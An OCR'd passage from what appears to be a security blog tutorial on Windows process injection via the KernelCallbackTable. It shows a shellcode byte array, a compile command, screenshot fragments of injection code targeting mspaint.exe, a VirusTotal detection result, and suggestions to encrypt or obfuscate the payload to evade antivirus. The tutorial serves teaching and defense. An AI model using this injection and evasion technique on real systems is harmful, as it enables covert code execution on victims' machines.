  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```


demo


Let's go to see everything in action. Compile our example:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/
-I/home/zhas/projects/hacking/cybersec_blog/2022-01-24-malware-injection-15/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```




Then run it! In our case victim machine is `Windows 10 x64`:


File Edit View Bookmarks Settings Help
if (hw == NULL) {
printf("failed to find window :(\n")
return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, F
HMODULE ntdll = GetModuleHandleA("ntdl
pNtQueryInformationProcess myNtQueryIn
ll, "NtQueryInformationProcess"));
myNtQueryInformationProcess(ph, Proces
ReadProcessMemory(ph, pbi.PebBaseAddre
ReadProcessMemory(ph, peb.KernelCallba
LPVOID rb = VirtualAllocEx(ph, NULL, s
E);
WriteProcessMemory(ph, rb, my_payload,
LPVOID tb = VirtualAllocEx(ph, NULL, s
kct.__fnCOPYDATA = (ULONG_PTR)rb;
WriteProcessMemory(ph, tb, &kct, sizeo
win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\malware\2022-01-24-malware-injection-15> dir
Directory: Z:\malware\2022-01-24-malware-injection-15
Mode LastWriteTime Length Name
1/26/2022 10:17 PM 41472 hack.exe
PS Z:\malware\2022-01-24-malware-injection-15> .\hack.exe
=^..^=
Meow-meow!
OK
Untitled - Paint
File Home View
Clipboard Image Tools Brushes Shapes Size Colors Edit with Paint 3D Product alert
People
10:20 PM 1/26/2022
Right Ctrl
NORMAL hack.cpp cpp utf-8[unix] 92% ≡ 211/227 ln : 54



win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
mspaint.exe (5940) P
Results - mspaint.exe (5940)
General Statistics Perf
2,264 results.
Hide free regions
Base address
0x7ffa2ae07000
0x7ffa2ab55000
0x7ffa29c78000
0x7ffa29609000
0x7ffa28ec1000
0x7ffa28c57000
0x7ffa28c54000
0x7ffa27fe2000
0x7ffa27f93000
0x7ffa27dd4000
0x7ffa2790e000
0x7ffa26f1a000
0x7ffa25a75000
0x7ffa25a72000
0x7ffa2576d000
0x7ffa2547e000
0x7ffa2346c000
0x7ffa231aa000
Address Length Result
0x21d05186920 62 C:\Windows\SYSTEM32\ntmarta.dll
0x21d05186990 26 CoreMessaging
0x21d051869c0 60 C:\Windows\System32\oleacc.dll
0x21d0518bbf0 20 Meow-meow!
0x21d0518cbd0 22 FooterTitle
0x21d0518cc90 22 FooterImage
0x21d0518cdd0 20 FooterText
0x21d05191dd0 166 \BaseNamedObj
0x21d0519d1d0 36 CicMarshalWnd
0x21d0519d250 26 MingLiU_HKSCS
0x21d0519d290 26 MingLiU_HKSCS
0x21d0519e040 32 UIRibbonWorkP
0x21d0519e25e 22 halWndClass
0x21d0519e460 44 Afx:00007FF6290F0000:0
0x21d0519e8a0 11 SimSun-ExtB
0x21d0519ea90 36 CicMarshalWndClass
0x21d0519eca0 32 UIRibbonWorkPane
0x21d051a3a64 32 0P0P`````````00
=^..^=
Meow-meow!
OK
Filter
Save...
Copy
Close
Wednesday, January 26, 2022
10:22 PM 1/26/2022
Right Ctrl
cpp utf-8[unix] 92% ≡ 211/227 ln : 54

We can see that everything was completed perfectly :)


> An interesing observation: when I close `meow` messagebox window, my `mspaint.exe` is crashed and recovered:



`Moneta64.exe` result:



Then, upload our malware to VirusTotal:



https://www.virustotal.com/gui/file/5fcd9b3c453c7e2ac9dcc48f358b3e7851ac18edf13fb1658e29f90ffa2c5a74/detection

So, 7 of 67 AV engines detect our file as malicious.

I think this is due to the fact that the combination of `VirtualAllocEx` and `WriteProcessMemory` functions is very suspicious and well known to AV engines and malware analysts from blue teams.

If we want, for better result, we can add payload encryption with key or obfuscate functions, or combine both of this techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

ntddk.h header
NtQueryInformationProcess
FindWindow
ReadProcessMemory
VirtualAllocEx
WriteProcessMemory
SendMessage
Moneta64.exe
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine